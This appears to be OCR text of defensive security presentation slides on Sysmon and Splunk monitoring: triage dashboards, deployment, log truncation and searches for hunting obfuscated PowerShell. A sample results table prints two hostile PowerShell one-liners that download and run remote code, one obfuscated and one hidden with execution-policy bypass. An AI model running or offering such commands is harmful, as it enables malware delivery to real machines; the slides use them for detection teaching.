2017-10-04 15:49:09	[redacted]	[redacted]kinkster	Network Connect Process Create	C:\Program Files\WindowsApps\Microsoft.Windows.Photos_2017.39081.15820.0_x64__8wekyb3d8bbwe\Microsoft.Photos.exe	0	66	2017-10-03 16:08:36	SHA1=EF430FC6AFD641F44A681DB4010C265A571F9910	"C Fi -S
2017-10-04 15:48:44	[redacted]	[redacted]kinkster	Network Connect Process Create	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE	1	65	2017-09-12 18:32:17	SHA1=B2C52DEEA8548B01EA9F006F672EEB53F328391D	"C
2017-10-04 15:45:21	[redacted]	[redacted]kinkster	Network Connect Process Create	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE	0	61	2017-05-19 09:25:59	SHA1=CD82B71A998804448CFCD269FF5522E969361616	"C

Add example dashboards

- Copy the Data folder to your host here
  - C:\Program Files\Splunk\etc\users\admin\search\local\
- Restart Splunk
- You should see two dashboards now
- Start with Triage
- You can only drill down into CMD.exe dashboard

Example Triage Dashboard



Security

Windows Security Events RARE

Special privileges assigned to new logon
A logon was attempted using explicit credentials
Permissions on an object were changed
A privileged service was called
An operation was attempted on a privileged object
A trusted logon process has been ...ith the Local Security Authority
An object was deleted
An account failed to log on
An attempt was made to access an object
An account was successfully logged on

Log Sources

Script:sysmon-configuration
WinEventLog:Microsoft-Windows-AppLocker/EXE and DLL
WinEventLog:Microsoft-Windows-AppLocker/MSI and Script
WinEventLog:Microsoft-Windows-PowerShell/Operational
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
WinEventLog:Microsoft-Windows-TaskScheduler/Operational
WinEventLog:Microsoft-Windows-Windows Defender/Operational
WinEventLog:Security
WinEventLog:Windows PowerShell

Sysmon, drills to PowerShell Single Host dashboard

PowerShell

1

Sysmon, drills to Archive Single host dashboard with time

Archived Files

0

Sysmon, drills to new search

Files Created

14

Sysmon, drills to new search

Programs run from C:\user

2

Sysmon, drills to CMD.exe dashboard

Cmd.exe sessions

0

Sysmon, drills to new search

Files in Download folder

0

Palo Alto suspicious files downloaded

0

Deployment Server

- We used SCCM to deploy sysmon and Splunk forwarder to all agents initially
- Benefits of deployment server are that you can deploy Sysmon filter changes as needed
- Can deploy new application such as Investigation collection
  - Pull in data such as arp, netstat, Powerforensics, memory
- 1100 Endpoints using deployment server
  - Changed phoneHomeIntervalInSecs=180 from default of 60
- Can pull new logs whenever I want
- You want to push your apps, the Windows TA in particular will help as it has a lot of the built in parsing you need


Deployment server Cont'd

- We rolled out Applocker with confidence
  - We saw all audit and blocked events, could respond in real time
- We rolled out Powershell v5
  - We can see all Powershell in our Environment
  - We can see Powershell downgrades
  - We can see obfuscation
- EMET was rolled out, can see all EMET events
- Task Scheduler logs collected
- EAST West Traffic Analysis capabilities

Truncating

- Enable this line in the props.conf file, in MyApp or directly on your VM
- SEDCMD-win = s/(?mis)(Token Elevation Type indicates|This event is generated).*$/truncated.../g
- Stream editor, s/ substitute, find 4688/9 or 4624/34, replace with “truncated…
- This can reduce your logs enormously

Jack Crook



Jack Crook @jackcr · Jul 11


Hunting for obfuscated powershell? Strip out alphanumeric and look for repetitive patterns in remaining character sequences. #DFIR

Jack Crook
@jackcr

Since it takes me forever to do anything these days (especially a blog post), here's a screenshot of what I'm talking about. #DFIR /1

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" |bucket span=1h _time | eval orig_command=CommandLine | rex field=CommandLine mode=sed "s/[a-zA-Z0-9]
```

Jack Crook



```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" |bucket span=1h _time | eval orig_command=CommandLine | rex field=CommandLine mode=sed "s/[a-zA-Z0-9]
    //g" |rex field=CommandLine "(?<dstring>.{20})"| stats values(orig_command) AS orig_command earliest(_time) AS etime latest(_time) AS ltime  values(CommandLine) AS
    CommandLine by dstring | fieldformat etime=strftime(etime,"%Y-%m-%d %H:%M:%S") | fieldformat ltime=strftime(ltime,"%Y-%m-%d %H:%M:%S") |where etime=ltime AND ltime
    > relative_time(now(), "-1h") |table orig_command,CommandLine,dstring,etime,ltime
```

✓ 620 events (7/18/17 11:00:00.000 AM to 7/25/17 11:17:25.000 AM) No Event Sampling


orig_command	CommandLine	dstring	etime	ltime
powershell Invoke-Expression (New-Object Net.WebClient)."`D`o`wn`l`oa`d`Str`in`g"('ht'+'tps://bit.ly/L3g1t')	- (- .)."`````````"("+'://./')	- (- .)."`````````	2017-07-25 11:00:00	2017-07-25 11:00:00
poweRSheLL.eXe -executIonPOLIcY ByPaSs -nOProfIle -WIndoWSTYLe HiDdeN (new-OBJecT SYSTeM.NeT.weBcLienT).DoWnloaDfiLe('http://www.bad.com/top/user.php?f=1.dat','%%USERAPPDATA%%.eXe');sTarT-PROcesS %%USERAPPDATA%%.exe	. - - - (- ..).('://..//.? =.','%%%%.');- %%%%.	. - - - (- ..). ('	2017-07-25 11:00:00	2017-07-25 11:00:00

Obfuscated PowerShell

- sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" | bucket span=1h _time | eval orig_command=CommandLine |
- rex field=CommandLine mode=sed "s/[a-zA-Z0-9]//g" | rex field=CommandLine "(?<dstring>.{20})" |
- stats values(orig_command) AS orig_command earliest(_time) AS etime latest(_time) as ltime values(CommandLine) AS CommandLine by dstring |
- fieldformat etime=strftime(etime,"%Y-%m-%d %H:%M:%S") |
- fieldformat ltime=strftime(ltime,"%Y-%m-%d %H:%M:%S") | where etime=ltime AND ltime > relative_time(now(), "-1h")

Host is not reporting

```
| metadata type=hosts |eval age = now() - lastTime | sort age d |
convert ctime(lastTime) | fields age,host,lastTime | where age >
3600  | table host
```



Jessica Payne
@jepayneMSFT

Implement monitoring leads to reduce priv, leads to LAPS, leads to jump servers, leads to firewalls, leads to to whitelisting, leads to PAW.

10:29 AM - 10 Oct 2017

Future


- Submit files from remote workstations
- Improved Triage collection
- CIMsweep to collect information
- WMI Events with Sysmon v6.1
  - See Uproot IDS
- Auto Start Execution Point (ASEP) Autoruns
- Sigcheck Integration
- Host Based Firewall Monitoring
- ETW for DNS logs

Future Continued

- Service Resiliency https://github.com/ion-storm/sysmon-config
- Note that Sysmon does not provide analysis of the events it generates, nor does it attempt to protect or hide itself from attackers.
- Windows Protected Processes

Why

- Security deserves to see all the malware that your users are installing
- You can see every hash that has run in your enterprise
- Get your bosses approval for next steps such as hardening
- Show real numbers that support the risk



Survey

- https://www.surveymonkey.com/r/PVPKJY5